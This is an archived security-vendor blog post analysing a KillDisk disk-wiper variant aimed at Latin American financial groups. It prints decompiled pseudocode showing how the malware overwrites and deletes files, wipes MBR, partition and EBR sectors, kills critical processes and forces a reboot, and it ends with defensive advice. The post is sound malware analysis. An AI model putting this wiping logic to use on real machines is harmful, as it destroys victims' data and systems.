KillDisk Variant Hits Latin American Financial Groups

Published: 2018-01-15 · Archived: 2026-04-05 16:16:04 UTC

Updated as of January 15, 11:58 PM PDT to clarify that the new variant of KillDisk we found does not have a ransom note.

We came across a new variant of the disk-wiping KillDisk targeting financial organizations in Latin America. Trend Micro detects it as TROJ_KILLDISK.IUB. Trend Micro™ Deep Discoveryproducts™ proactively blocks any intrusions or attacks associated with this threat. Initial analysis (which is still ongoing) reveals that it may be a component of another payload, or part of a bigger attack. We are still analyzing this new KillDisk variant and we will update this post as we uncover more details about this threat.

KillDisk, along with the multipurpose, cyberespionage-related BlackEnergyopen on a new tab, was used in cyberattacks in late December 2015 against Ukraine's energy sectornews article as well as its banking, rail, and miningnews article industries. The malware has since metamorphosed into a threat used for digital extortionpredictions, affecting Windowsnews- cybercrime-and-digital-threats and Linuxnews- cybercrime-and-digital-threats platforms. The note accompanying the ransomware versions, like in the case of Petyanews-cybercrime-and-digital-threats, was a ruse: Because KillDisk also overwrites and deletes files (and don't store the encryption keys on disk or online), recovering the scrambled files was out of the question. The new variant we found, however, does not include a ransom note.



Figure 1. KillDisk's infection chain

How is it dropped in the system?

This KillDisk variant looks like it is intentionally dropped by another process/attacker. Its file path is hardcoded in the malware (*c:\windows\dimens.exe*), which means that it is tightly coupled with its installer or is a part of a bigger package.

```
v5 = CommandLineToArgvW(v4, &pNumArgs);
if ( pNumArgs == 2 )
{
  if ( wcstombs(&v10, v5[1], 0x104u) )
  {
    v6 = atoi(&v10);
    if ( v6 )
      dwmsShutdownDelay = 60000 * v6;
  }
}
```

Figure 2. The new KillDisk variant's parameter to shut down the affected machine

KillDisk also has a self-destruct process, although it isn't really deleting itself. It renames its file to *c:\windows\0123456789* while running. This string is hardcoded in the sample we analyzed. It expects its file path to *be c:\windows\dimens.exe* (also hardcoded). Accordingly, if disk forensics is performed and *dimens.exe* is searched, the file that will be retrieved will be the newly created file with 0x00 byte content.

How does it delete files?

This new KillDisk variant goes through all logical drives (fixed and removable) starting from drive *b:*. If the logical drive contains the system directory, the files and folders in the following directories and subdirectories are exempted from deletion:

- WINNT
- Users
- Windows
- Program Files
- Program Files (x86)
- ProgramData
- Recovery (case-sensitive check)
- $Recycle.Bin
- System Volume Information
- old
- PerfLogs
-

Before a file is deleted, it is first randomly renamed. KillDisk will overwrite the first 0x2800 bytes of the file and another block that's 0x2800-bytes big with 0x00.

```
      sprintf(&NewFileName, "%s%s", lpPathName, FindFileData.cFileName);
      if ( MoveFileA(&FileName, &NewFileName) )
        overwritedel_401FB0(&NewFileName, v3, v4);
      else
        overwritedel_401FB0(&FileName, v3, v4);
      v1 = lpPathName;
    }
  }
  while ( FindNextFileA(hFindFile, &FindFileData) );
  result = (HANDLE)RemoveDirectoryA(v1);
}
result = CreateFileA(lpFileName, 0xC0000000, 3u, 0, 3u, 0, 0);
v4 = result;
if ( result != (HANDLE)-1 )
{
  NumberOfBytesWritten = 0;
  v5 = 10;
  do
  {
    WriteFile(v4, &unk_410BA8, 0x400u, &NumberOfBytesWritten, 0);
    --v5;
  }
  while ( v5 );
  v6 = __PAIR__((unsigned int)a3, a2) >> 1;
  DistanceToMoveHigh = __CFADD__(v6, 0xFFFFEC00) + ((unsigned int)a3 >> 1) - 1;
  SetFilePointer(v4, v6 - 0x1400, &DistanceToMoveHigh, 0);
  NumberOfBytesWritten = 0;
  v7 = 10;
  do
  {
    WriteFile(v4, &unk_410BA8, 0x400u, &NumberOfBytesWritten, 0);
    --v7;
  }
  while ( v7 );
  CloseHandle(v4);
  result = (HANDLE)DeleteFileA(lpFileName);
}
```

Figure 3. Code snippets showing how KillDisk overwrites then deletes files

How does it wipe the disk?

The malware attempts to wipe \\.\PhysicalDrive0 to \\.\PhysicalDrive4. It reads the Master Boot Record (MBR) of every device it successfully opens and proceeds to overwrite the first 0x20 sectors of the device with “0x00”. It uses the information from the MBR to do further damage to the partitions it lists. If the partition it finds is not an extended one, it overwrites the first 0x10 and last sectors of the actual volume. If it finds an extended partition, it will overwrite the Extended Boot Record (EBR) along with the two extra partitions it points to.

```
if ( !SetFilePointer(hFile, 0, (PLONG)&v14 + 1, 0) && ReadFile(v1, &Buffer, 0x200u, &NumberOfBytesRead, 0) )// read MBR
{
  do                                    // overwrite 20 sectors
  {
    v14 = (unsigned __int64)(unsigned int)v2 << 9;
    v4 = SetFilePointer(v1, v2 << 9, (PLONG)&v14 + 1, 0);
    if ( v4 == (_DWORD)v14 )
      WriteFile(v1, &unk_410BA8, 0x200u, &NumberOfBytesRead, 0);
    ++v2;
  }
  while ( v2 < 0x20 );
```

```
partitionentry = &PTE;
do
{
  RelativeSectors = *((_DWORD *)partitionentry + 2);
  TotalSectors = *((_DWORD *)partitionentry + 3);
  ppartitionentry = *(_DWORD *)partitionentry;
  systemID = *((_DWORD *)partitionentry + 1);
  v13 = systemID;
  v14 = __PAIR__(TotalSectors, RelativeSectors);
  if ( (_BYTE)systemID )
  {
    if ( (_BYTE)systemID == 0xF )           // Extended partition using BIOS INT 13h extensions
    {
      if ( overwriteextendedpart_401740(v1, (int)&ppartitionentry) )
        goto LABEL_3;
    }
    else
    {
      overwritestartofvol_401690((int)&ppartitionentry, v1);
    }
  }
  partitionentry += 0x10;                   // point to next partition table entry
  ++NumberOfBytesRead;
}
while ( (signed int)NumberOfBytesRead < 4 );
```

```
v2 = *(_DWORD *)(a1 + 8);                       // Relative Sectors
if ( v2 < v2 + 0x10 )
{
  do
  {
    v5 = (unsigned __int64)v2 << 9;
    if ( SetFilePointer(a2, v2 << 9, (PLONG)&v5 + 1, 0) == (_DWORD)v5 )
      WriteFile(a2, &unk_410BA8, 0x200u, &NumberOfBytesWritten, 0);
    ++v2;
  }
  while ( v2 < *(_DWORD *)(a1 + 8) + 0x10 );
}
v3 = *(_DWORD *)(a1 + 0xC) + *(_DWORD *)(a1 + 8) - 1;// total number of sectors
HIDWORD(v5) = (unsigned __int64)(unsigned int)v3 >> 0x17;
if ( SetFilePointer(a2, v3 << 9, (PLONG)&v5 + 1, 0) == v3 << 9 )// overwrite last sector
  WriteFile(a2, &unk_410BA8, 0x200u, &NumberOfBytesWritten, 0);
```

Figure 4. Code snippets showing how KillDisk reads/scans the MBR (top, center), and overwrites the EBR (bottom)

What happens after the MBR, files, and folders are overwritten and/or deleted?

KillDisk has a numeric parameter that denotes the number of minutes (15 being the default) it will wait before it shuts down the affected machine. To try to reboot the machine, it will try to terminate these processes:

- Client/server run-time subsystem (csrss.exe)
- Windows Start-Up Application (wininit.exe)
- Windows Logon Application (winlogon.exe)
- Local Security Authority Subsystem Service (lsass.exe)
-

This is done most likely to force a reboot or dupe the user into restarting the machine. Terminating csrss.exe and wininit.exe, for instance, will cause a blue screen of death (BSOD). Terminating winlogon.exe will prompt the user to log in again, while terminating lsass.exe will cause a reboot. KillDisk also uses the *ExitWindowsEx* function to forcefully restart the machine.

```
Sleep(dwmsShutdownDelay);
terminateprocesses_4010D0();
v7 = GetCurrentProcess();
if ( OpenProcessToken(v7, 0x28u, &TokenHandle) == 1 )
{
  LookupPrivilegeValueA(0, "SeShutdownPrivilege", (PLUID)NewState.Privileges);
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = 2;
  AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
}
return ExitWindowsEx(6u, 0x80020003);        // Force REBOOT, planned shutdown|operating system issue|minor installation|minor maintenance
```

Figure 5. Code showing KillDisk forcefully rebooting the system

What can organizations do?

KillDisk's destructive capabilities, and how it could be just a part of a bigger attack, highlight the significance of defense in depth: securing the perimeters — from gateways, endpoints, and networks to servers — to further reduce the attack surface. Here are some best practices for organizations.

- Keep the system and its applications updated/patched to deter attackers from exploiting security gaps; consider virtual patching for legacy systems.
- Regularly back up datanews article and ensure its integrity.
- Enforce the principle of least privilege. Network segmentationnews article and data categorizationnews article help prevent lateral movement and further exposure.
- Deploy security mechanisms such as application controlproducts/whitelisting and behavior monitoring, which can block suspicious programs from running and thwart anomalous system modifications.
- Proactively monitor the system and network; enable and employ firewallsnews article as well as intrusion prevention and detection systems.
- Implement a managed incident response policy that will drive proactive remediation strategies; further strengthen the organization's security posture by cultivating a cybersecurity-aware workplace.
-

Trend Micro™ XGen™ securityproducts provides a cross-generational blend of threat defense techniques against a full range of threats for data centersproducts, cloud environmentsproducts, networksproducts, and endpointsproducts. It features high-fidelity machine learning to secure the gateway and endpoint data and applications, and protects physical, virtual, and cloud workloads. With capabilities like web/URL filtering, behavioral analysis, and custom sandboxing, XGen protects against today's purpose-built threats that bypass traditional controls and exploit known, unknown, or undisclosed vulnerabilities. Smart, optimized, and connected, XGen powers Trend Micro's suite of security solutions: Hybrid Cloud Security, User Protection, and Network Defense.

Related Hash (SHA-256):

- 8a81a1d0fae933862b51f63064069aa5af3854763f5edc29c997964de5e284e5 — TROJ_KILLDISK.IUB
